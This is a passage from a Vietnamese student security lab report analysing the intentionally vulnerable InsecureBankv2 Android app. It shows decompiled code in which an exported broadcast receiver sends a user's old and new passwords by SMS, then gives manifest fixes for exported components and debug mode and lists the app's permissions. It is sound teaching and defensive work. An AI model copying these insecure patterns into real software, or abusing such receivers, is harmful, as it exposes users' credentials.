            System.out.println("Phone number Invalid.");
            return;
        }
        Intent intent = new Intent();
        intent.setAction("theBroadcast");
        intent.putExtra("phonenumber", paramString1);
        intent.putExtra("newpass", paramString2);
        sendBroadcast(intent);
    }
    public void callPreferences() {
        startActivity(new Intent((Context)this, FilePrefActivity.class));
    }
}
```

## Phân tích thiết kế phần mềm – IE108.O21

Trong onReceive() của class MyBroadcastReceiver, để ý ta sẽ thấy nó gửi giá trị của biến số điện thoại sang một SmsManager

The screenshot shows the Android Studio interface. On the left is the project tree under 'com.android.insecurebankv2' containing various Java files like DoLogin.class, ChangePassword.class, and MyBroadCastReceiver.class. On the right is the code editor with the content of MyBroadCastReceiver.class:

```
package com.android.insecurebankv2;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.SharedPreferences;
import android.telephony.SmsManager;
import android.util.Base64;

public class MyBroadCastReceiver extends BroadcastReceiver {
    public static final String MYREFS = "mySharedPreferences";

    String usernameBase64ByteString;

    public void onReceive(Context paramContext, Intent paramInt) {
        String str2 = paramInt.getStringExtra("phonenumber");
        String str1 = paramInt.getStringExtra("newpass");
        if (str2 != null)
            try {
                SharedPreferences sharedpreferences = paramContext.getSharedPreferences("mySha
                this.usernameBase64ByteString = new String(Base64.decode(sharedpreferences.getSt
                String str3 = sharedpreferences.getString("superSecurePassword", null);
                String str4 = (new CryptoClass()).aesDecryptedString(str3);
                str3 = str2.toString();
                str1 = "Updated Password from: " + str4 + " to: " + str1;
                SmsManager smsManager = SmsManager.getDefault();
                System.out.println("For the changepassword - phonenumber: " + str3 + " password: "
                smsManager.sendTextMessage(str3, null, str1, null, null);
                return;
            } catch (Exception exception) {
                exception.printStackTrace();
                return;
            }
            System.out.println("Phone number is null");
    }
}
```

Ngoài ra, Broadcast Receivers là android:exported="true" trong tập tin AndroidManifest.xml, nên có thể lắng nghe các lời gọi từ 1 app khác, tức có thể tạo app gửi các intent tới receiver.

```
<receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
    <intent-filter>
        <action android:name="theBroadcast"/>
    </intent-filter>
</receiver>
```

- Bước 9: Vá lỗi hỏng: Sửa trường android:exported="false" trong AndroidManifest.xml

```
<receiver android:exported="false" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
    <intent-filter>
        <action android:name="theBroadcast"/>
    </intent-filter>
</receiver>
```

- Bước 10: Biên dịch lại mã nguồn

## Phân tích thiết kế phần mềm – IE108.O21

```
C:\Users\PC\Downloads>apktool b InsecureBankv2 -o InsecureBankv3.apk
I: Using Apktool 2.9.3
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: InsecureBankv3.apk
```

*Các quyền mà ứng dụng InsecureBankv2 yêu cầu để sử dụng:*

- "android.permission.INTERNET": Cho phép ứng dụng truy cập vào Internet.
- "android.permission.WRITE\_EXTERNAL\_STORAGE": Cho phép ứng dụng ghi dữ liệu vào bộ nhớ ngoài (như thẻ SD).
- "android.permission.SEND\_SMS": Cho phép ứng dụng gửi tin nhắn SMS.
- "android.permission.USE\_CREDENTIALS": Cho phép ứng dụng sử dụng thông tin xác thực từ các tài khoản trên thiết bị.
- "android.permission.GET\_ACCOUNTS": Cho phép ứng dụng truy cập danh sách các tài khoản đã biết trên thiết bị.
- "android.permission.READ\_PROFILE": Cho phép ứng dụng đọc thông tin hồ sơ của người dùng
- "android.permission.READ\_CONTACTS": Cho phép ứng dụng đọc danh bạ của người dùng.
- "android.permission.READ\_PHONE\_STATE": Cho phép ứng dụng truy cập thông tin về trạng thái điện thoại, chẳng hạn như số điện thoại, trạng thái cuộc gọi hiện tại.
- "android.permission.READ\_EXTERNAL\_STORAGE": Cho phép ứng dụng đọc dữ liệu từ bộ nhớ ngoài.
- "android.permission.READ\_CALL\_LOG": Cho phép ứng dụng đọc nhật ký cuộc gọi của người dùng.
- "android.permission.ACCESS\_NETWORK\_STATE": Cho phép ứng dụng truy cập thông tin về trạng thái mạng.

## Phân tích thiết kế phần mềm – IE108.O21

- "android.permission.ACCESS\_COARSE\_LOCATION": Cho phép ứng dụng truy cập vị trí của người dùng thông qua các phương tiện không chính xác, chẳng hạn như mạng Wi-Fi hoặc mạng di động.

### Lỗi bảo mật khác trong file AndroidManifest.xml:

- ```
<application android:allowBackup="true" android:debuggable="true"
    android:icon="@mipmap/ic_launcher" android:label="@string/app_name"
    android:theme="@android:style/Theme.Holo.Light.DarkActionBar">
```

    - + Cài đặt này cho phép ứng dụng chạy ở chế độ debug. Có thể dẫn tới nhiều lỗ hổng bảo mật vì nó cho phép truy cập vào thông tin gỡ lỗi và có thể dẫn đến việc rò rỉ thông tin nhạy cảm.
    - + Bất kỳ ai có thể kết nối thiết bị Android với máy tính và sử dụng công cụ gỡ lỗi như adb (Android Debug Bridge) để truy cập vào ứng dụng đều có thể kiểm tra trạng thái bên trong của ứng dụng, kiểm tra các biến,...
    - + Ứng dụng có thể ghi log các thông tin nhạy cảm như tên người dùng, mật khẩu, mã thông báo xác thực vào logcat. Khi debuggable được bật, những thông tin này có thể bị xem và lấy cắp.
- ⇒ Sửa lại thành android:debuggable="false"

```
- <provider
    android:authorities="com.android.insecurebankv2.TrackUserContentProvider"
    android:exported="true"
    android:name="com.android.insecurebankv2.TrackUserContentProvider"/>
```

Dòng này trong file AndroidManifest.xml khai báo một Content Provider trong ứng dụng Android. Khi android:exported="true", Content Provider này có thể được truy cập từ bất kỳ ứng dụng nào khác trên thiết bị, miễn là chúng có quyền truy cập cần thiết.

- + Bất kỳ ứng dụng nào trên thiết bị cũng có thể truy cập vào Content Provider này. Điều này có thể dẫn đến rò rỉ dữ liệu nếu Content Provider cung cấp dữ liệu nhạy cảm hoặc không được bảo vệ đúng cách.
  - + Kẻ tấn công có thể khai thác Content Provider để truy xuất, thêm, sửa đổi hoặc xóa dữ liệu mà không cần sự cho phép của người dùng hoặc ứng dụng chủ sở hữu.
- ⇒ Sửa lại android:exported="false"